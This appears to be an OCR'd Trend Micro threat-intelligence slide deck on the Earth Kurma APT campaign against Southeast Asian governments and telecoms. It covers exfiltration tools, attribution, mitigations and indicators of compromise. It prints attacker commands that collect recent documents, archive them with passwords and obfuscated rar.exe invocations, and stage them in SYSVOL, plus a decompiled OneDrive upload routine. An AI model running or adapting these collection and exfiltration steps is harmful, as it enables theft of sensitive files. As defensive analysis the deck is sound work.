
- Tools
  - PowerShell
  - ODRIZ
  - SIMPOBOXSPY
  - SIMPOWEBEXSPY

Exfiltration: PowerShell

```
C:\Windows\system32\cmd.exe /C dir c:\users
C:\Windows\system32\cmd.exe /C mkdir tmp
C:\Windows\system32\cmd.exe /C powershell.exe "dir c:\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx',
'*.xls', '*.xlsx', '*.ppt' , '*.pptx'| where LastWriteTime -gt (Get-date).AddDays(-30) | foreach {cmd /c copy $_ /y
c:\users\{username}\documents\tmp};echo Finish!"
C:\Windows\system32\cmd.exe /C c:\"program files"\winrar\rar.exe a -p{password} -v200m
c:\users\{username}\documents\{hostname} c:\users\{username}\documents\tmp -ep
C:\Windows\system32\cmd.exe /C rmdir /s /q tmp
```

```
C:\Windows\system32\cmd.exe /C c:\"program files"\winrar\r"a"r.exe a c:\users\dnd\documents\{hostname}
C:\users\*.do"c"x -ad C:\users\*.d"o"c -ad C:\users\*.x"l"s -ad C:\users\*.xl"s"x -ad C:\users\*.p"d"f -r -ep –
ta20250617000000
C:\Windows\system32\cmd.exe /C copy
c:\users\dnd\documents\{hostname}.* \\DC_Server\sysvol\{domain}\Policies\{ID}\user
```

Exfiltration: PowerShell



Exfiltration: ODRIZ

- Upload files to OneDrive
- Command line arguments:

```
sample.exe {refresh_token}
```

- Upload files with a name like pattern *.z.*


```
});
text2 = string.Format(text2, args[0]);
string text3 = "";
Program.HttpPost(text, text2, out text3);
text3 = Program.GetAccessToken(text3);
string currentDirectory = Directory.GetCurrentDirectory();
byte[] array = new byte[] { 14, 10, 94, 10, 14 };
foreach (string text4 in Directory.GetFiles(currentDirectory, Program.ByteToStr(array)))
{
    for (int j = 0; j < 3; j++)
    {
        if (Program.uploadFiled(text4, text3))
        {
            Console.WriteLine(Program.Upload_Successful);
            break;
        }
        Console.WriteLine(Program.Upload_Fail);
    }
}
```

Exfiltration: SIMPOBOXSPY

- First disclosed in the ToddyCat report.
- A simple tool to upload files to Dropbox.
- Command line arguments:

```
sample.exe {access_token} [-f {file_1} {file_2} ...]
```

- Upload files with extensions
  - .z, .001, .002, …, .127, .128
  - .7z



Exfiltration: SIMPOWEBEXSPY

- A novel exfiltration tool based on Cisco Webex
  - Read configuration from the file “Txpg.txt” or the embedded blob
  - Collect documents (pdf, doc, docx, xls, xlsx, ppt, pptx) to a folder named “rszl”
  - All are archived and uploaded to a meeting room called “Welcome Space”

Offset	Size	Description
0x0	0x80	Access token
0x80	0x80	Refresh token
0x100	0x10	Date
0x110	0x20	Zip password
0x130	0x46	Client ID
0x176	0x46	Client secret
0x1BC	0x14	Delay

Table. The configuration blob structure






Figure. An example of the “rszl” folder

Attribution Analysis


Earth Kurma
MORIYA
VIKTURI
(VictoryDll)
Operation TunnelSnake
Sharp Panda
(Sharp Dragon)
SIMPOBOXSPY
Code overlap
MMLOAD
Kernel driver x64
Same victim
Lancefly
ToddyCat
Southeast Asia

C&C Correlation


- Common providers
  - XNNET LLC
  - Kaopu Cloud HK Limited
  - Vultr Holdings, LLC
  - Lightnode Limited
  - Charter Communications Inc
- Shared artifacts
  - Certificates
  - Certificate emails: dfg@gmail.com



Conclusions

Diamond Model

Adversary
Earth Kurma



Capabilities
- Multi-stage reflective-loading rootkits
- C&C via TCP hijacking
- C&C based on Webex
- Exfiltrate via DFSR
- Exfiltrate via Dropbox, OneDrive or Webex

Infrastructure
- Providers:
  - XNNET LLC
  - Kaopu Cloud HK Limited
  - Vultr Holdings, LLC
  - Lightnode Limited
  - Charter Communications Inc

Victims
- Industries: government, telecom
- Countries: Philippines, Vietnam, Brunei, Malaysia, Thailand, Indonesia

Conclusions

- The attackers keep evolving and improving their arsenals.
- They are well capable of adapting to the victim environments, leveraging native mechanism (DFSR) and trusted platforms (OneDrive, Dropbox, Cisco Webex) to hide the footage.
- To mitigate such threats
  - Monitor the connections to legitimate clouds initiated by unauthorized applications.
  - Analyze anomalous intranet connections with high traffic volumes.
  - Enforce group policies to block the installation of untrusted drivers.

Indicators of Compromise

SHA256	Description
8fcf2c212b30c19108cbd24af3e9cd2ebac01c994e39283b6a084a5ffe6c8aff	SIMPOWEBEXSPY
774092330bbc494a910359542c2f04fe515d04e019c8f04daff59d48dfc074e9	SIMPOWEBEXSPY
b54a3288e044aa7feccbd746d2af92e0a4dc633bf37b985bfe2b79d9d858cab2	SIMPOWEBEXSPY
4ae5524a235996a323b5bb45ae17d1b8506ac5c7b67bd988ea727a7ada6eeb67	SIMPOWEBEXSPY
a6032ec74359e631ec2b7d50400e842f1b29a469d811123d8904bcf20c23af82	SIMPOWEBEXSPY
4ccf14be01b6636d83eee370ae0f0219756b52a34dacff3ce23575148a00cadf	SIMPOWEBEXSPY
055df91848c2ee873bce18f61b96b709c80dad5698f8780b12699aa4d4b2b8bf	DMLOADER
0bed84f53ad8f05222dbeb7f1cd5c388f7d79d3b976179337fc79755c7f9b06f	DMLOADER
4795b9d9f1147e2ec026a2397710199507cc45fd69f240efa46ac3772bafd975	DMLOADER
d4e0e077c6c8875df1a94bfdfdf9127b0fa8b6af7bc43a8634387f931bc3c2dd	DMLOADER
4314897696f55d1545812477821e9bfff2d8496a381cdd3c83b2238c49a74d22	DOWNBEGIN (A)
85a99cdb5396e98751d0b15683f414ab59b68a31780f88806912147943 99ee22	DOWNBEGIN (A)
7982061123f3272a381e239dffd2bf7706576deee630d6e89a2d114991cf5c55	DOWNBEGIN (A)
93219f4c03c083727699b0e1a0510cecd1182b3c5094d440bf791c6e601572ab	DOWNBEGIN (A)
ea0f179c699eebe243b925669e014d675ca188675a54aa78e380befff1850867	DOWNBEGIN (A)
1b7fb0dc466cc7c11890bc6f1361b8d6ede48002dfce200102b346e9e166089f	DOWNBEGIN (A)
8a8bbb1bb2c6554e98cf884b5b02942bc9127f607889721c19e0d624b182041a	DOWNBEGIN (B)
5400b0358032b64c4e7a8cf5cc16b042c99a7ca05c444222b4b9f0e80047a2bf	DOWNBEGIN (B)
885fb6e766d19c75942e70c15c05b49bbf8b9fff6a7ba5dc9dc32a3d961db7d0	DOWNBEGIN (A)
c59cea4bcba230b69c255824488a1d9862e71e75b6f629d5e67aec714d988094	DOWNBEGIN (A)

SHA256	Description
c0811cdc1133ea2a3d8495880bbe64301171d4701419d53747cbf4c45d968c2f	MMLOAD
305c2cd17652e3b8e2962de5c9f0a5635ff3c6fde1e5848cee5c037686a7071f	MMLOAD
a1f0ae4c51350dd062d141fd97eb8b6a351d0c5fb7828a3a3ad405ca53d8020b	MMLOAD
f2286c69ad394dd060d34ce0f919ba668e71d543452e6206233d0781e4700ec6	MMLOAD
9eff3cb161c8436b425c67749a68e40bea5fe0b89c2a623e8bc86b884a8a508c	MMLOAD
12940938697a6e2e81b306eadd72977194a66d3e32d1cdfc49519bbed4a1e2a8	MMLOAD
45854eec33ec9fa8c2ee4e6302f56ad945a1023032433196c345b63942537785	MMLOAD
c5109735d8ee4514ed8a5d85405fbde05677701109a0c1697b09638f8a1de9a6	MMLOAD
7e6e05bd95e5edc41200e99a1323e2eef2aa5d831310047a7232dbda723bc640	MMLOAD
b5a18179350dd23180125a756747b08dcd57e5de55db30c61ae4dc5aae804ad3	MMLOAD (MmProtection)
dc361a0b30fab5763d002d24de687805ba847f3820ea93069767441b86e232a7	MMLOAD (mmNsdiProxy)
fb94d75ef4c154d6a1b3e4c52afec379b5c6710752382329f650bf0fca80ade1	MMLOAD (MmModule)
a89463baa2a79cf838cfbf88a26fdcf2ae7245f8e3fceada61083633910b8d3a	MMLOAD (Kernel.dll)
43097263e6cd148ba25134097df49fcdac420aa1cc095a8400b6cf16b625c86f	MMLOAD (RdpThief.dll)
2d686ec75ec13ff481123514e07c1cc4888fed70d02cba40181bd74564a99403	MMLOAD (HideReg.dll)

IP	Description
38[.]60[.]245[.]80:443	C&C server
154[.]205[.]142[.]85:443	C&C server
118[.]194[.]250[.]34:443	C&C server
38[.]60[.]199[.]217:443	C&C server
38[.]60[.]246[.]220:443	C&C server
156[.]244[.]9[.]22:443	C&C server
45[.]76[.]159[.]107:443	C&C server

Domain	Description
www[.]ndrrmc[.]net:443	C&C server

- Please check our first blog post for more indicators.

TREND MICRO™ | Global Leader in Cybersecurity

Q & A